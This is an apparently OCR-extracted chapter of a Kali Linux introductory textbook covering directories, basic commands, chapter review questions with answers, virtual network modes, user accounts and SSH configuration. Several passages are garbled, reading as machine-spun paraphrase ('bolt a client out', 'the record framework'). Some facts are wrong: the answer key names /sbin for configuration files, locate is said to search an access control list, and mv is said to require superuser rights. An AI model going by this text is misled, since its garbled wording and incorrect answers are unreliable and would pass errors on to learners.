


Figure 9 Memory directory

- **/dev**: Contains the required device files, which include terminal devices, USB, or other devices that are mounted to the system. Example: */dev/tty1, /dev/usbmon2*.



2.1.6 Unix System resources: -

- **/usr**: A hierarchy for read-only user data which contain majority of user utilities and applications. Contains libraries, docs, binaries, and source-code for second level programs, users' programs, binaries for sysadmins.



Figure 10 Unix System resources

Unlike other systems Linux only has one such hierarchy. It can combine multidisks data, and one of those disks becomes the root. The Linux command – mount – is then obtainable beneath the mount points for mounting directories in the hierarchy and other disks, which enables users to keep home directories (traditionally located inside /home/) on a discrete hard disk containing the root directory (along with other home directories of users). Once the disk has been mounted on the /home/ directories, paths such as /home / root / Downloads / hello.txt are kept active at the same locations.

There are several file systems formats similar to the many ways to physically save data on disks. While there are others, the commonly known ones are ext2, ext3 and ext4; for instance, VFAT is the file system used by the operating systems of DOS and Windows. The reinforcement of Linux for VFAT also allows hard disks to be available under both Kali and Windows. Before you can mount it (formatting) a file system must be prepared on a disk.

mkfs stands for Make Filesystem, that is used to handle formatting. This operation is damaging and should be run only on one occasion, except when you want to distribute a filesystem or start afresh.

Additionally, there are organized filesystems such as NFS, which do not store information on a local disk. Alternatively, information is transmitted to a server through the system which stores and retrieves it when requested.

Due to the reflection of the record framework, you don't have to stress how this disk is associated, as the documents remain open in their typical way.

2.2 Command Line - Terminal

By the term "command line," we mean a text-based interface allowing you to enter commands, execute commands, and display outcomes. You can run a terminal (a literary screen within the GUI, or the content console itself outside of any graphical interface) and a command interpreter inside the shell.

For example, a GNOME terminal can be started from the list of applications or by just a key combination of Ctrl+T, or possibly Ctrl+Alt+T.

The program which handles your input and executable commands is called shell a command line interpreter. A shell called Bash will be present by default though there are other shells in Linux which you can verify with the command cat /etc/shells.



This program shall also discriminate between a normal user($) or a super user(#).



2.3 Basic Linux Commands

Command line proficiency is essential to be a security professional. This section gives a brief description of the covered commands, all of which have multiple options.

2.3.1 pwd

The pwd command refers to the ***present working directory,*** it shows the current file system location. The target directory, by default, will take you to your home directory.



Figure 11 pwd command

In this example, when the pwd command is executed by default, the home directory i.e., /home / sysadmin is displayed and when the cd Documents command is executed, it navigates to the document directory as a result when the /home / sysadmin / Documents command is displayed for the second time.

2.3.2 ls

Ls is the directory list command, by default ls command lists directories. Through adding more options to the ls commands, you can list hidden files, directories and more.

Syntax

ls [options] [argument]



Figure 12 ls command

Options

Some useful options are -l, -a, -s, -h and -R.

-la option which will give a list (which shows more info than just the file names - the owner, size, date last modified etc.)

```
cklpt@kali:~$ ls -la
total 124
drwxr-xr-x 13 cklpt cklpt  4096 Jun 22 04:36 .
drwxr-xr-x  4 root  root   4096 Jun 22 03:17 ..
-rw-------  1 cklpt cklpt   127 Jun 22 03:23 .bash_history
-rw-r--r--  1 cklpt cklpt   220 Jun 22 03:17 .bash_logout
-rw-r--r--  1 cklpt cklpt  4653 Jun 22 03:17 .bashrc
-rw-r--r--  1 cklpt cklpt  3526 Jun 22 03:17 .bashrc.original
drwx------ 10 cklpt cklpt  4096 Jun 22 04:36 .cache
```

Figure 13 ls - la command

-a will show you ALL the files in the directory, including hidden files which are denoted with a period before the name.

```
cklpt@kali:~$ ls -a
.                Documents   Templates
..               Downloads   .vboxclient-clipboard.pid
.bash_history    .face       .vboxclient-draganddrop.pid
.bash_logout     .face.icon  .vboxclient-seamless.pid
.bashrc          .local      Videos
.bashrc.original Music       .zsh_history
.cache           Pictures    .zshrc
.config          .profile    .zshrc.bak
Desktop          Public
```

Figure 14 ls -a command

-R will display the subdirectories recursively, which means it will show all the directories and files within the specified directory.
-s will also show you the size of the files (in blocks, not bytes)
-h will show the size in "human readable format".

```
cklpt@kali:~$ ls -R
.:
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

./Desktop:

./Documents:

./Downloads:

./Music:

./Pictures:
```

2.3.3 cd

cd command stands for change directory and used to move within the hierarchy of file system.

Syntax: cd [-L | -P] directory

-L Force symbolic links to be followed.




Figure 15 cd command


Example: cd ..

-P Uses physical directory structure without symbolic links.



Example: cd documents/work/accounting

cd can used to go back to the previous working directory. The parent directory is always called.. (two dots), to know the current directory use . after cd(one dot).





2.3.4 mkdir and rmdir

We can create a new directory with mkdir in the file system and remove an existing (empty) directory with rmdir command.



Syntax

mkdir <directory name>



Figure 16 mkdir command

The command rmdir removes any directory listed on the command line, if empty. That is, any directory removed must not contain any files or folders, otherwise rmdir cannot delete it.

Syntax

rmdir <directory name>

Example: rmdir simple1



If any specified directory is not empty, rmdir will not delete it, and attempt to remove any other directories that you specify Directories are processed in the command line order you specify on them,

left to right. Once a directory has been deleted you can execute ls command to confirm the removal of the directory.

2.3.5 man

man is the system's manual viewer, its used to display manual pages, scroll up and down, search for occurrences of specific text, and other useful functions and display the manual page of any given command.

Example:




Figure 17 man command

2.3.6 history

This command provides an output consisting of the commands that were previously run. Essentially this is a log of all the actions taken under the current user.



Figure 18 history command

2.3.7 mv

To rename file or directories in filesystem *mv* command is used.

```
cklpt@kali:~$ mv Downloads/Desktop ../
mv: cannot move 'Downloads/Desktop' to '../Desktop': Permission denied
```

Figure 19 mv command

mv command needs super user permission. Currently, we are executing the command as a standard user. Hence, we get the above error. To overcome the error use “sudo” before command.

Syntax: mv <filename> <source destination>

```
cklpt@kali:~$ sudo mv Downloads/cklpt.txt /home/cklpt
[sudo] password for cklpt:
```

2.3.8 touch

The touch command is a standard program for Unix/Linux operating systems and is used to create, change, and modify timestamps of a file.

Syntax: touch [option]

-a : change the access time only
-c : if the file does not exist, do not create it
-d : update the access and modification times
-m : change the modification time only
-r : use the access and modification times of file
-t : creates a file using a specified time.

```
cklpt@kali:~$ touch example.txt

cklpt@kali:~$ ls
cklpt      Desktop    Downloads    Music     Public     Videos
cklpt.txt  Documents  example.txt  Pictures  Templates
```

Figure 20 touch command

2.3.9 cp

To make copies of files and directories in Kali Linux we use ***cp*** command (or the copy command). To transfer files within the same directory we can simply specify source file or directory name to destination file or directory. If you wish to copy a file or directory to different directory, we need specify the path of file or directory. Note the differences between the copy command and the move command.

Syntax: cp [option] [source] [directory]

Example: cp /home/chuck/pictures/picture.jpg /home/chuck/backup/picture.jpg

2.3.10 locate

Locate command is used to find to file. It acts as an alternative to the search feature in Windows Operating Systems. It is not always installed by default in all Linux distributions.

Each time when you search for file using locate command, it searches for the file name from the updated *Access Control List (ACL)* which consists of all file name and permissions and, hence giving fast results.

Syntax: locate [options] search string.

2.3.11 echo

Echo command is used in scripts, batch files, and as part of individual commands; anywhere you may need to insert text.

Syntax: echo [SHORT-OPTION] [STRING]

-n	Do not output a trailing newline.
-e	Enable interpretation of backslash escape sequences (see below for a list of these).
-E	Disable interpretation of backslash escape sequences (this is the default).
--help	Display a help message and exit.
--version	Output version information and exit.
\\	A literal backslash character ("\").
\a	An alert (The BELL character).
\b	Backspace
\c	Produce no further output after this.
\e	The escape character; equivalent to pressing the escape key.
\f	A form feed.
\n	A newline.
\r	A carriage return
\t	A horizontal tab.
\v	A vertical tab.

2.3.12 cat

Cat command is used to preview the file without opening the file. Using cat command, you can even add a few lines to the top and bottom of the file. You can even use cat to add the output into a new different file; cat stands for *concatenate*. Cat command reads the file and displays the file content on the terminal. Cat can also output multiple files.

Syntax: cat [OPTION] [FILE]

-E show ends. Display "$" at end of each line.

-n number all output lines.

-s Suppress repeated empty output lines.

2.3.13 sudo

Just like one can run the computer or system as an administrator in Windows and can give permission to run programs/files for user, Linux's *sudo* command gives permissions to other users to execute a command as another user. sudo needs authentication to run any commands. Once the user has been authenticated, a timestamp will be generated.

Syntax: sudo -V | -h | -l | -L | -v | -k | -K | -s | [-H] [-P] [-S] [-b] |

[-p prompt] [-c class|-] [-a auth_type] [-r role] [-t type]

Options

-V The -V (version) option causes sudo to print the version number and exit. If the invoking user is already root, the -V option will print out a list of the defaults sudo was compiled with as well as the machine's local network addresses.

-l The -l (list) option will print out the commands allowed (and forbidden) the user on the current host.

-L The -L (list defaults) option will list out the parameters that may be set in a Defaults line along with a short description for each. This option is useful in conjunction with grep.

-h The -h (help) option causes sudo to print a usage message and exit.

-v If given the -v (validate) option, sudo will update the user's timestamp, prompting for the user's password if necessary. This extends the sudo timeout for another 5 minutes (or whatever the timeout is set to in sudoers) but does not run a command.

-k The -k (kill) option to sudo invalidates the user's timestamp by setting the time on it to the epoch. The next time sudo is run a password will be required. This option does not require a password and was added to allow a user to revoke sudo permissions from a .logout file.

-K The -K (sure kill) option to sudo removes the user's timestamp entirely. Likewise, this option does not require a password.

-b The -b (background) option tells sudo to run the given command in the background. Note that if you use the -b option you cannot use shell job control to manipulate the process.

2.3.14 uname

In order to know the system information, *uname* is used.
Syntax: uname [OPTION]

```
cklpt@kali:~$ uname
Linux
```

Figure 21 uname command

-a or --all print all information, in the following order, except omit -p and -i if unknown

```
cklpt@kali:~$ uname -a
Linux kali 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86_64
 GNU/Linux
```

-s or --kernel-name print the kernel name

-n or --node-name print the network node hostname

-r or --kernel-release print the kernel release

-v or --kernel-version print the kernel version

-m or --machine print the machine hardware name

-p or --processor print the processor type or "unknown"

2.3.15 chmod

chmod is used to change the permissions of files or directories. On Linux and other Unix-like operating systems, there is a set of rules for each file which defines who can access that file, and how they can access it. These rules are called file permissions or file modes. The command name chmod stands for "change mode" and is used to define the way a file can be accessed.

Syntax: chmod [OPTION] MODE [-MODE] [FILE_NAME]
chmod [OPTION] OCTAL-MODE [FILE_NAME]

Example: [root@localhost ~]# ls -l

```
cklpt@kali:~$ ls -l
total 40
drwxr-xr-x 2 cklpt cklpt 4096 Jun 22 04:43 cklpt
-rw-r--r-- 1 cklpt cklpt    8 Jun 22 04:51 cklpt.txt
drwxr-xr-x 2 cklpt cklpt 4096 Jun 22 03:18 Desktop
drwxr-xr-x 2 cklpt cklpt 4096 Jun 22 03:18 Documents
drwxr-xr-x 2 cklpt cklpt 4096 Jun 22 04:53 Downloads
-rw-r--r-- 1 cklpt cklpt    0 Jun 22 04:54 example.txt
drwxr-xr-x 2 cklpt cklpt 4096 Jun 22 03:18 Music
drwxr-xr-x 2 cklpt cklpt 4096 Jun 22 03:18 Pictures
drwxr-xr-x 2 cklpt cklpt 4096 Jun 22 03:18 Public
drwxr-xr-x 2 cklpt cklpt 4096 Jun 22 03:18 Templates
drwxr-xr-x 2 cklpt cklpt 4096 Jun 22 03:18 Videos

cklpt@kali:~$ chmod 777 cklpt.txt
```

```
cklpt@kali:~$ ls -l
total 40
drwxr-xr-x 2 cklpt cklpt 4096 Jun 22 04:43 cklpt
-rwxrwxrwx 1 cklpt cklpt    8 Jun 22 04:51 cklpt.txt
drwxr-xr-x 2 cklpt cklpt 4096 Jun 22 03:18 Desktop
drwxr-xr-x 2 cklpt cklpt 4096 Jun 22 03:18 Documents
drwxr-xr-x 2 cklpt cklpt 4096 Jun 22 04:53 Downloads
-rw-r--r-- 1 cklpt cklpt    0 Jun 22 04:54 example.txt
drwxr-xr-x 2 cklpt cklpt 4096 Jun 22 03:18 Music
drwxr-xr-x 2 cklpt cklpt 4096 Jun 22 03:18 Pictures
drwxr-xr-x 2 cklpt cklpt 4096 Jun 22 03:18 Public
drwxr-xr-x 2 cklpt cklpt 4096 Jun 22 03:18 Templates
drwxr-xr-x 2 cklpt cklpt 4096 Jun 22 03:18 Videos
```

Figure 22 ls- l command

[root@localhost ~]# chmod 711

Click enter again type ls -l

Octal representation *owner* *group* *others*

r w x *r w x* *r w x*

4 2 1 *4 2 1* *4 2 1*

2.3.15 hostname

A hostname is a name given to a computer connected to the network that uniquely identifies the computer over a network and thus allows access to it without using its IP address. The hostname command is used to view System hostname and DNS (Domain Name Server). Using this command one can even alter hostname.

Syntax: hostname [options] [new_host_name]




Figure 23 hostname command

2.4 Installing Software

In Windows a program is installed by running the setup.exe file. The installation bundle includes the program as well as numerous dependent components needed to run the software properly.

For Linux / UNIX the files for installation are distributed as packages. But that package only includes the program itself. Any dependent components which are normally available as packages themselves must be installed separately.

You can use the apt commands to install or remove a package. Let's update all the installed packages in our system using command - sudo apt update command.



Summary:

- Linux is an open-source operating system which is built around the Linux kernel. Usually, Linux is packaged for both desktop and server use in a form known as a Linux distribution (or distro for short). The Linux kernel is the fundamental part of a Linux distribution. The Free Software Foundation uses the name GNU / Linux to refer to the family of operating systems and to distribution.

- Command line is a text-based interface that helps you to enter, execute commands and display outputs. You can run a terminal (the literary screen inside the GUI, or the content console itself outside any graphical interface) and a command interpreter inside the shell.
- Basic Linux commands that make it easy for us to perform any operation on file creation, file deletion, directory creation, directory deletion, renaming, listing directories / files, changing application installation directories and many more basic commands.

Chapter Review Questions:

1. Amith is working for a Linux hosting company. He wants to configure the network configurations for a laptop running Kali Linux, which folder contains all the configuration related files?

A. /bin

B. /usr

C. /home

D. /etc

2. Which directory contains all the user shared, downloaded, and created files?

A. /home

B. /media

C. /etc

D. /

3. Where are all the library files required for the Kali Linux to function, present?

A. /bin

B. /media

C. /lib

D. /var

4. Daniel plugged in a USB stick into the Kali Linux machine, and he wants to know the folder or path for that device. Where are these devices mounted on?

A. /bin

B. /var

C. /opt

D. /media

5. Amith is configuring the system for firewall rules and disk management. Which folder would he find all the configuration files for these software?

A. /bin

B. /sbin

C. /etc

D. /opt

6. Which is the file format for Linux systems?

A. ext4

B. NTFS

C. FAT32

D. None of the above

7. Which command is used to create a file system in the Linux partition?

A. bfds

B. netstat

C. mkfs

D. free

8. Command-line is also called as?

A. printer

B. terminal

C. system

D. GUI

9. What is the default Shell that is used in Kali Linux terminal called?

A. bin

B. bash

C. sudo

D. netstat

10. Which platforms does Linux currently support?

A. Intel x86

B. Amd64

C. Sun SPARC

D. All of the above

Answers to Chapter Review Questions

1. Answer: D

Explanation: In Linux systems, configuration files related to network settings, including interfaces, DNS, routing, etc., are typically stored in the /etc directory. Therefore, option D is correct.

2. Answer: A

Explanation: The /home directory in Linux systems contains user-specific files, including shared, downloaded, and created files. Therefore, option A is correct.

3. Answer: C

Explanation: Library files required for system functions are stored in the /lib directory in Linux systems. Therefore, option C is correct.

4. Answer: D

Explanation: External devices such as USB sticks are typically mounted under the /media directory in Linux systems. Therefore, option D is correct.

5. Answer: B

Explanation: Configuration files for system utilities like firewall (iptables) and disk management (fdisk) are often found in the /sbin directory in Linux systems. Therefore, option B is correct.

6. Answer: A

Explanation: The ext4 file system is commonly used in Linux systems. Therefore, option A is correct.

7. Answer: C

Explanation: The mkfs command is used to create a file system on a Linux partition. Therefore, option C is correct.

8. Answer: B

Explanation: The command-line interface in Linux is often referred to as the terminal. Therefore, option B is correct.

9. Answer: B

Explanation: The default shell used in the Kali Linux terminal is bash (Bourne Again SHell). Therefore, option B is correct.

10. Answer: D

Explanation: Linux supports various platforms including Intel x86, Amd64, and Sun SPARC among others. Therefore, option D is correct.

CHAPTER 3

Configuring Kali Linux

3.1 Configuring the Network

Virtual Network types consist of 3 main types:

- NAT
- Bridged
- NAT Network Mode

These are the 3 main types of the network we can configure on any VM. So, what's this? What do these types of networks offer?

NAT: This is a type of network where a subnet IP address is assigned automatically to the VM when you boot the OS.

Bridged Network: If this type of network is assigned to the IP address by the router itself, the VM will be viewed as a device within the host network, i.e. the VM will receive the IP address from the same host subnet.

Bridge Network



Figure 24 Bridge Network

Nat Network



Figure 25 Nat Network

NAT Network: This is when you create a network where the network address mask and network IP set within the virtual box are configured, and the same subnet IP address is assigned to the VM when booted.




Figure 26 NAT Network

3.1.1 On the Desktop with Network Manager

Network Manager is pre-installed and configured through the control center of GNOME during default desktop installation. Configuring the network by default depends on Dynamic Host Configuration Protocol (DHCP) to get the DNS server, gateway, and IP address.
With the support of add-ons like: SSH, OpenVPN, Cisco's VPNC, all forms of network connections like WAN, Routers use PPPoE and VPN can be managed using the Network Manager.




Figure 27 Desktop with Network Manager

3.1.2 On the command Line with Ifupdown

Using the preinstalled ifupdown package, one can configure Network Manager with command line. These tools have the configuration file in the /etc / network / interfaces directory and the /etc / init.d / networking script file that configures the network while booting.

Configuration and management of any network device is done by using the ifupdown command. There are two options:

1) As the name suggests, auto network device configures the network interface automatically once applicable.

2) Configures of inet / inet6 network device iface based on the provided interface.

3) The WPA supplicant package can be used by default for wireless connections. The alternative most frequently used is wpa-psk and wpa-ssid.

3.1.3 On the command Line with systemd-networkd

A new tool worth knowing about is Systemd-networkd. It is not specific to Debian-based distributions (unlike ifupdown) and was designed to be very small, efficient and relatively easy to configure if you understand the syntax of systemd unit files. This is a particularly attractive alternative when considering NetworkManager bloated and difficult to configure.

By placing the network files in the /etc/systemd/network/ directory, we can configure systemd-networkd. The Match section describes the network interfaces to which the configuration refers. You may define the interface in many ways, including the address or system form of media access control (MAC). The Network section defines the configuration of the network. To use any pre-installed feature in Debian-based access should be enabled similarly, systemd-networkd is pre-installed but should enable access to it.

System-networkd integration has made it easy to manage all sorts of virtual networks and other network scenarios.



Figure 28 systemd-networkd command

```
cklpt@kali:~$ systemctl status systemd-resolved                    130 ×
● systemd-resolved.service - Network Name Resolution
     Loaded: loaded (/lib/systemd/system/systemd-resolved.service; disabled; >
     Active: inactive (dead)
       Docs: man:systemd-resolved.service(8)
             man:org.freedesktop.resolve1(5)
             https://www.freedesktop.org/wiki/Software/systemd/writing-networ>
             https://www.freedesktop.org/wiki/Software/systemd/writing-resolv>
lines 1-7/7 (END)
```

3.2 Managing UNIX Users and User Groups

The Unix users and groups database consists of the user list of text files, encrypted user passwords, group list, and encrypted group passwords. Such files can be edited manually using tools such as view, getent etc.

3.2.1 Creating user accounts

Even though Kali is often running while being validated as the root client, you may need to make a non-special client as a user on a regular basis for various reasons, particularly if you use Kali as a daily driver for work.

The direction of the ***adduser*** asks a couple inquiries before making the record yet its use is genuinely clear. The /etc/adduser.conf setup document incorporates a variety of interesting settings.

For example, you can characterize the scope of user identifiers (UIDs) that can be used, if clients share a typical gathering or not, the default shells can be characterized. The sky is the limit!

```
cklpt@kali:~$ sudo adduser cklpt1                                  1 ×
[sudo] password for cklpt:
Adding user `cklpt1' ...
Adding new group `cklpt1' (1002) ...
Adding new user `cklpt1' (1002) with group `cklpt1' ...
Creating home directory `/home/cklpt1' ...
Copying files from `/etc/skel' ...
New password:
```

Figure 29 Creating user accounts

Creation of a record triggers the number of inhabitants in the client's home index with the /etc/skel/ template substance This offers the client a system of standard indexes and design documents.

Again, and again, adding a client to a group (other than its default fundamental group) with the end goal of having extra permissions will be beneficial. A client added to the sudo group for example has full managerial permissions through the sudo order. This can be achieved with a command e.g., the adduser client group.

```
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for cklpt1
Enter the new value, or press ENTER for the default
        Full Name []: Kali Linux Pent Test
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
```

3.2.2 Modifying an Existing Account or Password

The following commands allow modification of the information stored in specific fields of the user databases:

• **passwd** — permits the user to change the password. Also enables root to change the password of other accounts.
• **chfn** – To change the user information.
• **chsh** — Changes the user's login shell.

```
cklpt@kali:~$ passwd                                                    10 ×
Changing password for cklpt.
Current password:
New password:
Retype new password:
passwd: password updated successfully
```

Figure 30 Modifying an Existing Account or Password

3.2.3 Disabling an Account

You can wind up expecting to impair a record (bolt a client out) as a punitive measure for the motivations behind an examination, or basically in the case of a client's drawn or conclusive non-appearance. An incapable record means that the client cannot log in or access the machine. The record remains unblemished on the machine and there is no erasing of records or information; it is just out of reach. This is achieved by using passwd-l user (lock) order. Re-empowering the record with the -u option (unlock) is done in comparative design.

For this action we use following command,
#passwd –l user : to lock the user
#passwd –u user : to re-enable the user.

```
cklpt@kali:~$ sudo passwd -l cklpt1                                     1 ×
passwd: password expiry information changed.

cklpt@kali:~$ sudo passwd -u cklpt1
passwd: password expiry information changed.
```

3.2.4 Managing UNIX Groups

Every user can be a member of multiple groups by default the primary group of a user is created during initial user configuration. Files that a user has created belong to that user and his groups. If an individual from another group wishes to access your created file, they will need your permission. To do so, **newgrp** is the command to be used-which starts a new terminal, allowing other users to access the file and join the group. If the group is protected by password, then they will need the correct password to join the group.

3.3 Configure Services

In this part, we'll look at services (also known as daemons), which are programs that run in the background and perform various tasks for the system. We'll start with configuration files and then move on to describe how several key services (such as SSH, PostgreSQL, and Apache) work and how to set them up.

3.3.1 Configuring SSH for Remote Login

SSH stands for Secure Shell which allows users to remotely login, execute commands and/or securely transfer files from one system to another.

By default, the open SSH server package is installed, the SSH service is disabled by default and is therefore not started at boot time. The SSH service can be started using the following command: **systemctl start ssh**. We can also manually configure the SSH to start during the pc's boot, using the following command: **systemctl enable ssh**. We can use the following command to apply new settings to the SSH: **systemctl reload ssh**.

By default, the SSH service listens on port 22 but this can change with the Port Directive.

Every SSH server has its own cryptographic keys. They are referred to as "SSH host keys" and stored in ***/etc / ssh / ssh host ****. If you want confidentiality, they must be kept private and should not be shared by multiple machines.

By copying a full disk image (instead of using Debian installer) when you install your program, the image can contain pre-generated SSH host keys that you should replace with newly generated keys. The image originally came with a default root password that you would like to reset simultaneously. You can do all this with the following commands:

```
# passwd
# rm /etc/ssh/ssh_host_*
# dpkg-reconfigure openssh-server
# service ssh restart
```

